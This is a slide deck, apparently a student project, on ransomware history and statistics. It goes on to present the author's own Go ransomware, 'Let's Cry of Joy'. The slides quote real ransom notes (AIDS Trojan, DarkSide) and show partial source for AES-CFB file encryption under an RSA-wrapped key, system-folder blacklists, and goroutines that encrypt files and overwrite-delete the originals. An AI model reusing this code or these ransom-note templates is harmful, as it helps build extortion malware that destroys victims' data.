ANNUAL PROJECT: RANSOMWARE

LISANDRO "EDODE" CHELIDZE

SUMMARY


1. A Ransomwhat ?
   - What is a ransomware
   - The first ransomware
   - The new pandemia
   - Most known ransomwares
2. Meet Let's Cry of Joy (aka LCJ)
   - Language used and its specificities
   - How it works
   - Structure of LCJ
   - Encryption
   - Encryption method
   - How LCJ detects what to encrypt
   - Memory management and threads
   - KRAM, GOBL and EM Modules
3. Infected by a ransomware ! What to do ?


A RANSOMWHAT ?

- Malware that encrypt your data against a ransom
- Attack vector : Phishing (54%) (1)
- 4 000 Attacks per day(2)
- Increase in attacks from 485% in 2020 (3)
- Highest ransom paid : 40M$ (4)
  (Cible : CNA; Virus : Phoenix Cryptolocker)

Sources :

1. safetydetectives.com/blog/ransomware-statistics/
2. safeatlast.co/blog/ransomware-statistics
3. helpnetsecurity.com/2021/04/09/cybercrime-trends-2020/
4. bloomberg.com/news/articles/2021-05-20/cna-financial-paid-40-million-in-ransom-after-march-cyberattack



AIDS Information - Introductory Diskette

Please find enclosed a computer diskette containing health information on the disease AIDS. The information is provided in the form of an interactive computer program. It is easy to use. Here is how it works:


- The program provides you with information about AIDS and asks you questions
- You reply by choosing the most appropriate answer shown on the screen
- The program then provides you with a confidential report on your risk of exposure to AIDS
- The program provides recommendations to you, based on the life history information that you have provided, about practical steps that you can take to reduce your risk of getting AIDS
- The program gives you the opportunity to make comments and ask questions that you may have about AIDS
- This program is designed specially to help: members of the public who are concerned about AIDS and medical professionals.

Instructions

This software is designed for use with IBM® PC/XT™ microcomputers and with all other truly compatible microcomputers. Your computer must have a hard disk drive C, MS-DOS® version 2.0 or higher, and a minimum of 256K RAM. First read and assent to the limited warranty and to the license agreement on the reverse. [If you use this diskette, you will have to pay the mandatory software leasing fee(s).] Then do the following:

Step 1: Start your computer (with diskette drive A empty).
Step 2: Once the computer is running, insert the Introductory Diskette into drive A.
Step 3: At the C> prompt of your root directory type: A:INSTALL and then press ENTER. Installation proceeds automatically from that point. It takes only a few minutes.
Step 4: When the installation is completed, you will be given easy-to-follow messages by the computer. Respond accordingly.
Step 5: When you want to use the program, type the word AIDS at the C> prompt in the root directory and press ENTER.

AIDS Information Introductory Diskette Version 2.0
1. Start your computer
2. Insert this diskette into drive A
3. At the C> prompt, type A:INSTALL
4. Press ENTER




```
Dear Customer:

It is time to pay for your software lease from PC Cyborg Corporation.
Complete the INVOICE and attach payment for the lease option of your choice.
If you don't use the printed INVOICE, then be sure to refer to the important
reference numbers below in all correspondence. In return you will receive:

- a renewal software package with easy-to-follow, complete instructions;
- an automatic, self-installing diskette that anyone can apply in minutes.

Important reference numbers: A5599796-2695577-

The price of 365 user applications is US$189. The price of a lease for the
lifetime of your hard disk is US$378.  You must enclose a bankers draft,
cashier's check or international money order payable to PC CYBORG CORPORATION
for the full amount of $189 or $378 with your order. Include your name,
company, address, city, state, country, zip or postal code. Mail your order
to PC Cyborg Corporation, P.O. Box 87-17-44, Panama 7, Panama.

                    Press ENTER to continue
```

- Created in 1989 by the biologist Joseph L. Popp, known as "the father of the ransomware" (1)
- Called the "AIDS TROJAN"
- Attack vector : Diskette
- Ransom of 189$
- Decryptor : AIDSOUT (2)

Sources :

1. en.wikipedia.org/wiki/AIDS_(Trojan_horse)
2. medium.com/un-hackable/the-bizarre-pre-internet-history-of-ransomware-bb480a652b4b

- 1 attack every 11 seconds (1)
- 62% increase since 2019 (2)
- 20 billion$ of damage expected in 2021(57x more than in 2015) (3)
- 24% of attacks aims health care facilities (4)
- 26% of victims paying the ransom does not recover their data back (5)



Sources :

1. investisdigital.com/blog/technology/why-ransomware-attacks-are-rise
2. securitymagazine.com/articles/94831-ransomware-soars-with-62-increase-since-2019
3. cybersecurityventures.com/global-ransomware-damage-costs-predicted-to-reach-20-billion-usd-by-2021/
4. fiercehealthcare.com/practices/hackers-target-small-hospitals-practices-for-ransomware-attacks
5. sophos.com/en-us/medialibrary/Gated-Assets/white-papers/sophos-the-state-of-ransomware-2020-wp.pdf


MOST KNOWN RANSOMWARES

WANNACRY | NOTPETYA | DARKSIDE


- First apparition : 12 May 2017 (1)
- Suspects : Lazarus Group (North Korea) (1)
- Ransom amount : 300$ - 600$ (Bitcoin) (1)
- Computers infected : 300 000+ (1)
- Countries hit : 150+ (1)
- Earnings : 327 payments, 51.62396539 BTC (130 000$) (1)
- Decryptor : Wanakiwi (2)

Sources :

1. en.wikipedia.org/wiki/WannaCry_ransomware_attack
2. github.com/gentilkiwi/wanakiwi

LISANDRO "EDODE" CHELIDZE

- First apparition : 27June 2017
- Suspects : APT28 (Fancy Bear (Russia))
- Ransom : 300$ (Bitcoin)
- Fastest malware ever created
- Destructive purposes
- 10 billions$ of damages
- Decryptor : none
- Earnings : 4.52082610 BTC ($153,911.43)



Sources :

1. wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/

README.cf19b1e7.TXT - Notepad

Edit Format View Help

---------- [Welcome to DarkSide] ------------>

What happend?

Your computers and servers are encrypted, private data was downloaded. We use strong encryption algorithms, so you cannot de
But you can restore everything by purchasing a special program from us - universal decryptor. This program will restore all
Follow our instructions below and you will recover all your data.

Data leak

First of all we have uploaded more then data.

Your personal leak page (TOR LINK): http://darkside onion/
On the page you will find examples of files that have been downloaded.
The data is preloaded and will be automatically published in our blog if you do not pay.
After publication, your data can be downloaded by anyone, it stored on our tor CDN and will be available for at least 6 mont

We are ready:
- To provide you the evidence of stolen data
- To delete all the stolen data.

What guarantees?

We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is not in our interests.
All our decryption software is perfectly tested and will decrypt your data. We will also provide support in case of problems
We guarantee to decrypt one file for free. Go to the site and contact us.

HOW TO CONTACT US?

Using a TOR browser:
1) Download and install TOR browser from this site: https://torproject.org/
2) Open our website: http://darksic onion/


- First apparition: August 2020 (v1)
- Origine : unknown (ex USSR country)
- 90M$ of earnings
- 15+ countries hit
- Ransom amount : depending on the target

Sources :

1. decrypt.co/71295/colonial-pipeline-hackers-darkside-90m-bitcoin

LISANDRO "EDODE" CHELIDZE


- Golang
- Multi-platform
- Goroutines
- Memory management
- syntax



Gopher, Mascot of Golang


- Ransomnote dropped on the Desktop, C:\Users, my documents
- Unique identifier
- E-mail communication (Protonmail, Secmail)
- Ransom calculated on a pro rata basis
- 3 days to pay the ransom
- Bitcoin or Monero

- Encryptor
- Decryptor
- KRAM (Key Recreation Appending Module)
- GOBL (GoLang BuiLder)
- EM (Evasion Module)
- Languages



- Key
  - Hardcoded RSA 3072 key that encrypts the encryption key
  - 32 character-long key
- Encryption algorithm
  - Rijndael (AES), Operation mode CFB

```go
func rand_str(str_size int) string {
    var alphanum string =
        "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz&'()[]{}*+-_!?.,;:"
    var bytes = make([]byte, str_size)
    rand.Read(bytes)
    for i, b := range bytes {
        bytes[i] = alphanum[b%byte(len(alphanum))]
    }
    return string(bytes)
}

func create_encryption_key() []byte {
    new_key := []byte(rand_str( str_size: 32))
    encrypted_new_key :=  encrypt_encryption_key(new_key)
    err := ioutil.WriteFile( filename: "key", encrypted_new_key,  perm: 0644)
    if err != nil {
        fmt.Printf( format: "Error creating Key file!")
        os.Exit( code: 0)
    }
    return new_key
}
```




```go
ciphertext := make([]byte, aes.BlockSize+len(b))
iv := ciphertext[:aes.BlockSize]

if _, err := io.ReadFull(rand.Reader, iv); err != nil { err }

cfb := cipher.NewCFBEncrypter(block, iv)
cfb.XORKeyStream(ciphertext[aes.BlockSize:], b)
```


Me after understanding this

- Computer analysis
- Exclusion of files/folders contained in the blacklist
- Encryption of all files

```
var ext_blacklist = []string{...}
var WINDOWS_ff_blacklist = []string{
    "bootmgr",
    //"BOOTNXT",
    "Documents and Settings",
    "DumpStack.log",
    "DumpStack.log.tmp",
    "Program Files",
    "Program Files (x86)",
    "ProgramData",
    "Windows",
    "System Volume Information",
    "lost+found",
    "Autodesk",
}
var LINUX_ff_blacklist = []string{
    "bin",
    "boot",
    ".cache",
    "dev",
    "etc",
    "initrd.img",
    "lib",
    "lib32",
    "lib64",
    "libx32",
    "lost+found",
    "media",
    "opt",
    "proc",
    "run",
    "sbin",
    "srv",
    "sys",
    "tmp",
    "usr",
    "var",
    "vmlinuz",
}
```


```
go func (f string, c chan string) (){
    defer wg.Done()
    encrypt_file(f, f+".LCJ")
    err := overwrite_remove(f)
    if err != nil{
        pass()
    }
```

```
if total_files_opened >= 943718400{
    wg.Wait()
}
```



KRAM (KEY RECREATION APPENDING MODULE)

- Creation of an encryptor and a decryptor with unique RSA key pair



